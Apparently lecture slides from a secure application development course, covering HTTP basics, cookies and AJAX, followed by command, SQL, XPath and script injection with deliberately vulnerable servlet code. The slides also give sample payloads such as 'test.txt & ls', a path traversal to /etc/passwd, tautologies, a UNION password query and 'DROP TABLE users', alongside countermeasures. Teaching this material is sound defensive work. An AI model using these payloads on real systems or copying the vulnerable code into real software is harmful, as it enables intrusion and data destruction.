Web Application Security

Secure Application Development (SecAppDev)

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About myself

- **Post-doc researcher of the DistriNet Research Group**
  - Under supervision of prof. Frank Piessens and prof. Wouter Joosen
- **Member of the DistriNet Capture-The-Flag security team**
  - The CTF team participates in security contests between universities
- **Active participation in OWASP:**
  - Board member of the OWASP Belgium chapter
  - Co-organizer of the academic track on OWASP AppSec Eurpope Conference

OWASP

- **Open Web Application Security Project**
  - free and open community
  - focus on improving the security of application software
- **Many interesting projects**
  - Tools: WebGoat, WebScarab, AntiSamy, Pantera, …
  - Documentation: Top 10, CLASP, Testing guide, Code review, …
- **143 local chapters worldwide**

http://www.owasp.org

Overview

- **Introduction to web applications**
- **Overview of web application vulnerabilities**
- **Overview of countermeasures**

Hypertext Transfer Protocol (HTTP)

- **Hypertext Transfer Protocol**
  - Application-layer communication protocol
  - Commonly used on the WWW
- **Different methods of operation:**
  - HEAD
  - GET
  - TRACE
  - OPTIONS
  - POST
  - PUT
  - CONNECT
  - …

"Safe" methods, shouldn't change server state…

HEAD, GET and POST are the most commonly used methods

HTTP request/response model

- **HTTP uses a bidirectional request/response communication model**

  - Request:
    - GET /x/y/z/page.html HTTP/1.0

      Protocol version

  - Response:

    Status code

    - 200 HTTP/1.0 OK
      Content-Type: text/html
      Content-Length: 22

      <HTML>Some data</HTML>

HTTP Request

- **Request header:**
  - Contains the request and additional meta-information
    - The HTTP method, requested URL and protocol version
    - Negotiation information about language, character set, encoding, …
    - Content language, type, length, encoding, …
    - Authentication credentials
    - Web browser information (User-Agent)
    - Referring web page (Referer)
    - …
- **Request body**
  - Contains additional data
    - Input parameters in case of a POST request
    - Submitted data in case of a PUT request
    - …

HTTP Request examples

```
GET /info.php?name=Lieven HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-15, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: www.cs.kuleuven.be
```

```
POST /login.jsp HTTP/1.1
Host: www.yourdomain.com
User-Agent: Mozilla/4.0
Content-Length: 29
Content-Type: application/x-www-form-urlencoded

userid=lieven&password=7ry!m3
```

POST vs GET

- **POST**
  - Input parameters are encoded in the body of the request
- **GET**
  - Input parameters are encoded in the URL of the request
  - GET requests shouldn't change server state
- **Keep in mind!**
  - that parameters encoded in URLs might also pop up in server logs and referers!

HTTP Response

- **Response header:**
  - Contains the reponse status code and additional meta-information
    - The protocol version and status code
    - Content language, type, length, encoding, last-modified, …
    - Redirect information
    - …
- **Response body**
  - Contains the requested data

HTTP Response example

Header

```
HTTP/1.1 200 OK
Date: Tue, 26 Feb 2008 11:53:49 GMT
Server: Apache
Accept-Ranges: bytes
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1
```

Body

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
"http://www.w3.org/TR/REC-html40/loose.dtd">
<HTML>
<HEAD>
...
```

HTTP status codes

- **Status codes:**
  - 1xx: informational
  - 2xx: success
  - 3xx: redirection
  - 4xx: client error
  - 5xx: server error

Cookies

- **Cookies are used to**
  - differentiate users
  - maintain a small portion of state between several HTTP requests to the same web application
- **Typically used for:**
  - User session management
  - User preferences
  - User tracking
  - …
- **Procedure:**
  - Cookies are created on the server and are stored on the client side
  - Cookies corresponding to a particular web application are attached to all request to that application
  - Server sends cookies back to the browser with each response

Cookies example

- **Cookie set by the server**

```
HTTP/1.1 200 OK
Date: Tue, 26 Feb 2008 12:19:37 GMT
Set-Cookie: JSESSIONID=621FAD2E27C36B3785DF8EE47DA73109; Path=/somepath
Content-Type: text/html;charset=ISO-8859-1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

- **Sent together with the request**

```
GET /somepath/index.jsp HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-15, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: www.mydomain.be
Cookie: JSESSIONID=621FAD2E27C36B3785DF8EE47DA73109
```


HTTP basic access authentication

- HTTP provides several techniques to provide credentials while sending requests
- HTTP Basic access authentication:
  - Uses a base64 encoding of the pair *username:password*
  - Credentials are inserted in the HTTP header “Authorization”
- Example:

```
GET /private/index.html HTTP/1.0
Host: localhost
Authorization: Basic bGlldmVuOjdyeSFtMw==
```

Base64 decoded: lieven:7ry!m3

HTTP basic access authentication


http://www.cs.kuleuven.ac.be/~lieven/ll/test.html - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:

http://www.cs.kuleuven.ac.be/~lieven/ll/test.html

You need to supply a username and a password to access this site.

Site: **authenticatie test** at **www.cs.kuleuven.a**

Username:

Password:

www.cs.kuleuven.ac.be contacted. Waiting for reply...

WEB 2.0


- **DHMTL:**
  - Interactive and dynamic sites
  - Set of technologies:
    - HTML
    - Client-side scripting (e.g. javascript)
    - Cascading Style Sheets (CSS)
    - Document Object Model (DOM)
- **Even introducing more interaction: AJAX!**

AJAX

- **Asynchronuous Javascript And XML**
  - Development techniques for creating interactive web applications
  - Interaction between client and server occurs behind the scene
    - Small amount of data are exchanged
    - Parts of the web page are dynamically updated instead of reload the whole page
- **Data is retrieved by using the XMLHttpRequest object in javascript**

Small AJAX example

```
<html>
<body>
<form name="textForm">
    Input: <input type="text" onkeyup="doServerLookup();" name="input" />
</form>
<p>Output: <span id="output"></span></p>
</body>
</html>
```


AJAX example - Windows Internet Explorer

http://somewebsite.com/ajax-example.html

Input:

Output:

Done

Computer | Protected Mode: Off

Small AJAX example

```
<script type="text/javascript">
function doServerLookup()
{
  var xmlHttp=new XMLHttpRequest();
  xmlHttp.onreadystatechange=function()
  {
    if(xmlHttp.readyState==4)
    {
      document.getElementById("output").innerHTML = xmlHttp.responseText;
    }
  }
  xmlHttp.open("GET","ajax-example-time.jsp",true);
  xmlHttp.send(null);
  }
</script>
```

Overview

- Introduction to web applications
- Overview of web application vulnerabilities
- Overview of countermeasures

Web Application Vulnerabilities

- Code injection vulnerabilities

- Broken authentication and session management

Injection vulnerabilities

- **All command injection vulnerabilities describe a similar pattern:**
  - Use of unvalidated user input:
    - Request parameters (e.g. form field)
    - Cookies (both key and value)
    - Request headers (e.g. preferred language, referrer, authenticated user, browser identification, …)
  - In client-side or server-side processing:
    - Command execution
    - SQL injection
    - XPath injection
    - Script injection
    - …

Command injection

- **Vulnerability description:**
  - The command string, executed in server-side code, contains unvalidated user input
- **Possible impact:**
  - User can execute arbitrary code under the privileges of the web server
- **Varieties:**
  - Output of manipulated command execution is displayed to client
  - Blind command injection


Command injection example

- Server-side code displays content of requested file (e.g. man page)

```
…
// Servlet showing content of a file
String filename = request.getParameter("filename");
Process process = Runtime.getRuntime().exec("cmd.exe /c type " + filename);
InputStream inputStream = process.getInputStream();
int c;
while ((c = inputStream.read()) != -1) {
      out.write(c);
}
…
```

- **Attacker can trigger command execution:**
  - Filename: *text.txt & arbitrary command*

Command injection example (2)


JSP Page - Windows Internet Explorer
http://localhost:8080/WebApplicatio
Live Search
JSP Page
Page
Tools

Command injec

This servlet will show you the conte

File to show: Text 1

Submit Query

Servlet CommandServlet - Windows Internet Explorer
http://localhost:8080/WebApplicatio
Live Search
Servlet CommandServlet
Page
Tools

Request URL: http://localhost:8080/WebApplicationSecurity/injection/command.do

Query string: filename=test.txt+%26+ls

Servlet CommandServlet

File: test.txt & ls

```
bootstrap.jar
catalina.bat
commons-logging-api.jar
cpappend.bat
digest.bat
service.bat
setclasspath.bat
```

Katholieke Universiteit Leuven

Lieven Desmet - DistriNet Research Group

departement computerwetenschappen

Delimiters and countermeasures

- **Common command delimiters:**
  - Windows: ‘&’ , …
  - Linux: ‘;’, ‘||’, ‘&&’, ${IFS}, $(command), `command`, …

- **Countermeasures:**
  - Validate user-provided input
  - Limit number of OS exec calls
    - e.g. use API calls instead
  - Use of escape functions
    - E.g. *escapeshellarg* in PHP

Be aware of canonicalization!

- **Both browser and web server interpret strings in many different ways**
  - Different character encodings, character sets, …
  - Unspecified parsing behavior of browser or web server
  - …
- **Makes it very difficult to validate user input based on a negative security model**
  - What about:
    - basedir/../../../../etc/passwd (i.e. path traversal)
    - 比利时
    - <sc ript>
    - +ADw-script+AD4-alert('alert');+ADw-/script+AD4-

SQL injection

- **Vulnerability description:**
  - The SQL query string, executed in server-side code, contains unvalidated user input
- **Possible impact:**
  - User can execute arbitrary SQL queries under the privileges of the web server, leading to:
    - Leaking data from the database
    - Inserting, modifying or deleting data
- **Varieties:**
  - Output of manipulated SQL query is displayed to client
  - Blind SQL injection

SQL injection example

- Server-side code checking user credentials

```
…
// Servlet checking login credentials
String username = request.getParameter("username");
String password = request.getParameter("password");
Connection connection = null;
Statement stmt = connection.createStatement();
stmt.execute("SELECT * FROM USERS WHERE USERNAME = '" + username +
 "' AND PASSWORD = '" + password + "'");
ResultSet rs = stmt.getResultSet();
if (rs.next()) {
      out.println("Successfully logged in!");
}
…
```

- Attacker can modify SQL query:
  - User: *lieven*   Password: *test’ OR ‘1’ = ‘1*

SQL injection example (2)


- **Original query:**
  - SELECT * FROM USERS WHERE USERNAME = ‘login’ AND PASSWORD = 'password‘

- **Query after injection of *test’ OR ‘1’ = ‘1* as password:**
  - SELECT * FROM USERS WHERE USERNAME = ‘lieven’ AND PASSWORD = ‘test‘ OR ‘1’ = ‘1’
  - Which always returns a result set!

Different types of SQL injection

- **Tautologies:**
  - String SQL Injection:
    - *test' OR '1' = '1*
  - Numeric SQL Injection:
    - *107 OR 1 = 1*
- **Union queries:**
    - test' UNION SELECT pwd FROM users WHERE login='admin
- **Piggy-backed queries:**
    - *a' ; DROP TABLE users; --*
- **…**

Naïve countermeasures …


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

© http://xkcd.com/327/

- **So you strip all single quotes from your parameters?**
  - Of course, nobody would call his child Robert'); DROP TABLE Students; --
  - But what about: Mc'Enzie, O'Kane, D'Hondt, … ?

Countermeasures

- **Use of prepared statements**
  - Statement has placeholders for parameters
  - User input is bound to a parameter

```
String prepStmtString = “SELECT * FROM USERS WHERE ID = ?”;
PreparedStatement prepStmt = conn.prepareStatement(prepStmtString );
prepStmt.setString(1, pwd); …
```

- **SQL escape functions**
  - E.g. mysql_real_escape_string() in PHP
- **Taint analysis:**
  - User input is tainted
  - Tainted data is prevented to alter SQL query

XPath injection

- **Also other query languages might be vulnerable to injection, e.g. XPath injection**

- **XPath is used to select nodes in XML documents (e.g. in AJAX)**

```
String username = request.getParameter(“username”);
String password = request.getParameter(“password”);
String xpathString = “//user[username/text()=” + username +
                     “ and password/text()=” + password + “]”,
NodeList results = XPathAPI.selectNodeList(doc, xpathString, root);
```

- **Attacker can modify XPath query:**
  - User: *lieven OR ‘1’ = ‘1* Password: *test’ OR ‘1’ = ‘1*


Script injection (XSS)

- **Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …**

- **Vulnerability description:**
  - Injection of HTML and client-side scripts into the server output, viewed by a client

- **Possible impact:**
  - Execute arbitrary scripts in the victim’s browser

Simple XSS example



Katholieke Universiteit Leuven - Windows Internet Explorer

http://robot.kuleuven.be/index.cgi

K.U.Leuven zoek

<script>alert('test');</script>

Zoek

